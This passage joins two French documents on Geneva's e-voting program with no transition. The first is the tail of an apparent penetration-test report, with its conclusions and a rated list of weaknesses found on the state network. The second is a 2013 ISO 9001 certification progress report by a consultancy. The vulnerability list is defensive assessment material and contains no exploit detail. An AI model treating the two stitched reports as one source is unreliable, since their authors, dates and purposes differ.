- L'infrastructure logicielle hébergée supportant l'application de vote par Internet est-elle vulnérable aux intrusions depuis Internet? **Non**, il n'a pas été possible de compromettre les services applicatifs de l'infrastructure.
- La compromission d'un poste d'un collaborateur de l'État permet-elle d'accéder au réseau de vote électronique? **Non**, le réseau de vote électronique est correctement isolé.
- Quel est le niveau de résistance de l'infrastructure de vote électronique aux attaques depuis le réseau État? (Poste de travail d'un collaborateur compromis) **Le niveau de résistance est très bon.**
- Le VPN d'accès au réseau de vote électronique pour les ingénieurs en charge du projet est-il vulnérable à des intrusions depuis le réseau de l'administration? **Non**, le VPN d'accès n'est pas accessible. De plus, il nécessite une authentification forte.

Les intervenants SCRT considèrent donc que l'ensemble des objectifs est atteint.

5.2 Récapitulatif des vulnérabilités

Vulnérabilité	Impact	Exploitation	Impact evoting
Divulgarion d'informations	★☆☆☆☆	★★★☆☆	★☆☆☆☆
Accès non protégé à une base d'inventaire	★☆☆☆☆	★★★☆☆	★☆☆☆☆
Démarrage d'un poste de travail sur PXE	★★★☆☆	★★☆☆☆	☆☆☆☆☆
Mot de passe administrateur accessible sur un partage réseau	★★★★☆	★★★☆☆	☆☆☆☆☆
Politique de mots de passe faible	★★★★☆	★★☆☆☆	☆☆☆☆☆
Serveur JBOSS sans authentification	★★★★★	★★★☆☆	☆☆☆☆☆



Rapport d'avancement

République et Canton de Genève



Chancellerie d'Etat

Direction du support et des opérations de vote

Accompagnement de la démarche de management
qualité ISO 9001 - 2008

Sommaire

1. But de la démarche de management qualité ISO 9001
2. Support documentaire du système de management qualité
3. Planification de la mise en œuvre
4. Méthodologie de travail
5. Résultats de l'accompagnement et revues de projet
6. Difficultés rencontrées
7. Conclusion

Yverdon-les-Bains, le 23 janvier 2013

Signature :

1. **But de la démarche de management qualité ISO 9001**

L'Etat de Genève a décidé d'entreprendre une démarche de certification ISO 9001:2008 de la direction du support et des opérations de vote (DSOV) et du système d'information des droits politiques (SIDP).

En date du 21 mai 2012, l'Etat de Genève nous a adressé un appel d'offre intitulé :

« *Cahier des charges : Vote électronique par Internet (eVoting)/ Accompagnement à une démarche qualité ISO 9000 : 2008* ».

A un examen des offres reçues Ariaq SA a remporté le marché. L'Etat de Genève et la société Ariaq SA ont ainsi la volonté de mettre en place un système de management de la qualité (ci-après : SMQ) prévu dans le cahier des charges du 21 mai 2012 selon une méthodologie conforme à la norme ISO9000.

D'un point de vue du planning, le but est d'avoir un système de management renseigné pour l'opération du 03 mars 2013 et de le faire tourner pour obtenir la certification suite à l'opération du 9 juin 2013.

L'Objectif du projet est de certifier la Direction du Support et opération de vote pour la prestation de gestion de scrutin avec vote électronique.

Le périmètre du système de management de la qualité (SMQ) est étendu à l'ensemble du scrutin, afin de mettre en place les indicateurs pertinents et exigés par le SMQ permettant le pilotage de celui-ci.

Le processus de gestion de qualité doit être testé (doit tourner) au moins une fois avant la certification officielle, celle-ci envisagée à fin juin 2013

La prospection et l'intégration des clients seront intégrés dans le processus eVoting et le périmètre SMQ.

Deux certifications étaient envisagées, un SMSI selon ISO 27000 et SMQ selon ISO9001.

Le choix s'est porté sur un SMQ pour que la gestion des processus de l'organisation soit définie, documentée, référencée et continue. En outre, un processus de suivi, de contrôle et d'amélioration continue des processus sera mis en œuvre afin de gérer les incidents et d'assurer une haute qualité des prestations nécessaire à atteindre l'entière satisfaction des parties prenantes.

Il est aussi recherché par cette démarche une motivation des collaborateurs à devenir acteurs de l'amélioration des prestations, des performances et de l'image de l'entité certifiée, sans tomber toutefois dans la dérive de profiter de réorganiser les entités à certifier concernée par la certification

En résumé la démarche de mise en place d'un système de management qualité vise à :

- Une meilleure maîtrise, de la qualité des processus eVoting, des risques pour le client (public-cible), et de la sécurité.
- Réaliser la volonté de se conformer aux directives et lignes directrices de la Chancellerie fédérale et du Conseil de l'Europe

2. Support documentaire du système de management qualité

D'emblée il a été décidé d'utiliser un outil Intranet pour diffuser aux utilisateurs la documentation du système de management qualité.

L'espace communautaire, ou WIKI, permet aux différents acteurs partageant cet environnement d'accéder aux documents du SMQ. Les accès sont contrôlés par la chancellerie, que ce soit pour des internes ou des externes. Tous les documents pouvant être partagés de manière électronique doivent être disponibles sur cette espace, ou référencés de manière à en connaître le lieu de stockage.

Chaque acteur est en mesure d'accéder à la documentation des processus qui le concernent, non seulement ses processus « métier » mais aussi les processus « outils », par exemple gestion des RH ou de l'amélioration.

3. Planification de la mise en œuvre

Toute la démarche a été planifiée en prenant en compte une mise à disposition spontanée ou demandée des ressources humaines. Si les collaborateurs directs du projet parviennent tant bien que mal à y consacrer le temps nécessaire, la libération de temps ou de plages dans les agendas est plus difficile. Néanmoins, par rapport à la planification initiale, le délai final de certification pourra être tenu, sauf accident majeur d'ici-là

Planning Mise en place Qualité																				
Désignation des tâches et gestion éventuelle	Durée et délais				2012				2013											
	OK	Déb	Fin	Par	Acct	Septembre	Octobre	Novembre	Décembre	Janvier	Février	Mars	Avril	Mai	Juin	Juillet	Acct	Septembre	Octobre	
Démarrage de la démarche	Ok	22.8.12	22.8.12	MW																
Définir schéma des processus	Ok	22.8.12	22.8.12	MW																
Définir processus de gestion documentaire	Ok	22.8.12	22.8.12	CS + MM																
Faire recense de tous les documents existants	En cours	22.8.12	15.10.12	CS + DA																
Information du personnel et client (plan communication)		13.10.12	31.08.12	CS																
Sensibilisation du personnel		1.10.12	22.2.12	CS + FZ																
Rédaction provisoire du M annuel (y.c. processus)		22.8.12	31.08.12	CS																
Validation provisoire du M annuel		1.10.12	5.10.12	MW																
Valider la liste des procédures (PRO) à faire selon modèle		1.12.12	4.2.13	CS + MM																
Rédaction des documents du processus Gouvernance		5.9.12	15.2.13	RP																
Rédaction des documents du processus Gestion des ressources		5.9.12	15.2.13	RP																
Rédaction des documents du processus Gestion des opérations		5.9.12	15.2.13	RP																
Rédaction des documents du processus Amélioration continue		5.9.12	15.2.13	RP																
Validation provisoire des documents		22.2.13	22.2.13	RP																
Mise en test de la documentation avec information		22.2.13	26.4.13	CS																
Choix de l'organisme de certification		1.12.12	15.2.13	CS + MW																
Validation des documents		27.4.13	27.4.13	RP + MW																
Formation des auditeurs internes		13.10.12	20.3.13	FZ																
Audit interne (considéré comme pré-audit)		14.10.12	25.4.13	CS + FZ																
Actions correctives (planification et réalisation)		25.4.13	15.5.13	RP + CS																
Certification		15.6.13	30.6.13	A voir																
Marquer le coup et remercier les collaborateurs		30.6.13	31.8.13	MW + CS																
Pérenniser le système de management et améliorer		17.10.13	sans	TOUS																

Légende : CS = Cédric Schmidt; MW = Michel Warynski; MM = Michel Mart; DA = Diane Asensio; FZ = Michel Fvaz; AC = assistant certification; RP = Responsable de processus; TC = Tout collaborateur

4. Méthodologie de travail

Comme stipulé dans l'offre de base, pour garantir le succès de la mise en place d'un système de management qualité (SMQ) il est impératif que la documentation des processus soit créée par les responsables de ceux-ci.

C'est pourquoi il a fallu prendre un peu de temps pour définir à qui confier le travail opérationnel. L'équipe restreinte de projet, formée de Mme Asensio et de MM Schmidt et Marti, n'a pas ménagé ni son temps ni son énergie pour obtenir les informations nécessaires et les mettre en forme.

A raison d'une à deux revues de projet par mois, d'une durée d'une demi-journée, le mandat avance correctement et le recours systématique aux mails entre les séances permet d'avancer rapidement.


Nous nous plaisons à relever l'excellente ambiance qui règne dans les revues de projet, comme dans toutes les séances tenues dans le mandat d'ailleurs. Il faut relever que les personnes citées plus haut font preuve d'une disponibilité hors du commun, en plus de leurs activités habituelles, pour faire avancer le projet.

Comme l'exige la norme ISO 9001 :2008 il est obligatoire d'orienter l'organisation et le système de management qualité vers un fonctionnement par processus, terme pas ou très peu pratiqué avant 2012.

Ce changement fondamental a été très rapidement mis en œuvre par l'équipe de projet mais cela a demandé un peu plus de temps pour le déployer dans le périmètre du SMQ et pour que les responsables saisissent l'importance de leur rôle dans une gestion efficiente des processus.

Pour tout processus il est absolument nécessaire de déterminer les éléments suivants :

- ✚ La mission du processus
- ✚ Son responsable
- ✚ Les données d'entrée
- ✚ Les ressources nécessaires
- ✚ La description des activités
- ✚ Les données de sortie
- ✚ Les indicateurs de pilotage
- ✚ Les risques liés



Les informations nécessaires pour documenter tous les processus ont été données par ceux qui en sont responsables, ce qui devrait être une meilleure garantie d'appropriation.


5. Résultats de l'accompagnement et revues de projet

A ce jour la structure des processus est déjà pratiquement opérationnelle. Le travail suivant, déjà en partie réalisé consiste en la documentation des processus. L'organisme a été décomposé en quatre processus fondamentaux, à savoir :

- ✚ Gouvernance
- ✚ Gestion des ressources
- ✚ Gestions des opérations
- ✚ Amélioration continue

Le schéma ci-après donne clairement la structure de l'organisme et montre aussi les interactions entre les différents processus,

Structure des processus



A ce jour la presque totalité des processus est documentée au niveau des schémas de processus. Ce travail a été exécuté par leur responsable après avoir reçu des informations adéquates, un masque de document à remplir en brouillon et une aide ponctuelle des membres de l'équipe de projet.

Concernant le mandat confié à ARIAQ, il est réjouissant de constater que le montant mentionné dans l'offre ne sera certainement pas dépensé, les collaborateurs du projet ayant un souci quotidien de d'optimiser les séances de conseil ou de revues de projet.


Un essai de consultation de ce que pourrait être l'utilisation des documents par tout collaborateur de l'organisation, a montré une convivialité remarquable, une rapidité d'accès et surtout une facilité de compréhension importante.

A ce stade de la démarche il est utile de montrer ce qui a déjà été réalisé et aussi ce qui peut être « récupéré » de la documentation existante, après mise en forme et conformité et revalidation.

Le Manuel est pratiquement réalisé à 100% avec tous les schémas de processus réalisés, il manque la touche finale, l'esthétique qui va lui donner sa convivialité.

L'inventaire des procédures sera validé lors de la revue de projet du 4 février 2013 et beaucoup de procédures sont récupérables, de l'existant ou d'exemples fournis par ARIAQ et un minimum d'appropriation.



Les instructions de travail sont en cours de travail et les tutoriels de logiciels utilisés devront être utilisés et référencés pour documenter le niveau opérationnel des activités. La procédure à créer pour décrire la maîtrise des enregistrements sera assurément un des travaux important, vu la variété des pratiques en vigueur.



Une fois la documentation des processus réalisée et diffusée sur intranet, il sera primordial de former les collaborateurs à son utilisation et à sa stricte application. Ce travail sera planifié lors de la séance du 4 février 2013 et sera à, exécuter en étroite collaboration avec les responsables de processus.

Les points rouges sur la structure des processus indiquent les processus documentés presque complètement jusqu'au niveau des procédures à ce jour.

Structure des processus



Pour mener à bien cette démarche, il ne faut pas perdre de vue la boucle de la qualité, qui met l'accent sur la planification pour s'économiser du temps dans la phase « faire » suivante.

6. Difficultés rencontrées

A ce stade du mandat confié, il est à relever les bonnes conditions dans lesquelles il se déroule, avec des collaborateurs motivés, consciencieux, tenaces et persévérants. Pour avancer avec plus de fluidité et de marge de manœuvre il faut tenir compte des difficultés suivantes :

- Les exigences de la norme ISO 9001 couvrent des activités qui sont hors du périmètre de certification, ce qui oblige à poser des questions à des personnes pas directement concernées mais certainement très coopératives, par exemple les RH.
- La notion de processus avec ses responsabilités et son fonctionnement sont des notions que toutes et tous doivent s'approprier, que ce soit en tant que responsable dudit processus, en tant qu'utilisateur quotidien ou occasionnel, avec l'aspect client/fournisseur pour encore accentuer la difficulté d'apprentissage.

7. Conclusion

Le mandat confié se déroule sans difficulté majeure, il devrait consacrer le travail important des membres de l'équipe de projet, que je profite déjà de remercier pour leur disponibilité et leur amabilité.

Le présent rapport se veut le reflet du travail important fait dans la sérénité et la réflexion, il sanctionne d'une bonne note les acteurs de cette première partie du mandat. Il se veut aussi un message d'espoir pour tous les collaborateurs qui aspirent à une amélioration des opérations par l'amélioration des pratiques au quotidien.

Si chaque collaborateur doute encore de l'impact favorable qu'il peut avoir sur les processus, en guise d'ultime conclusion, il est bon de repenser à une célèbre phrase du Dalaï-lama

Si vous avez l'impression d'être trop petit pour changer les choses, essayer de passer la nuit avec un moustique, vous verrez lequel des deux empêche l'autre de dormir !!!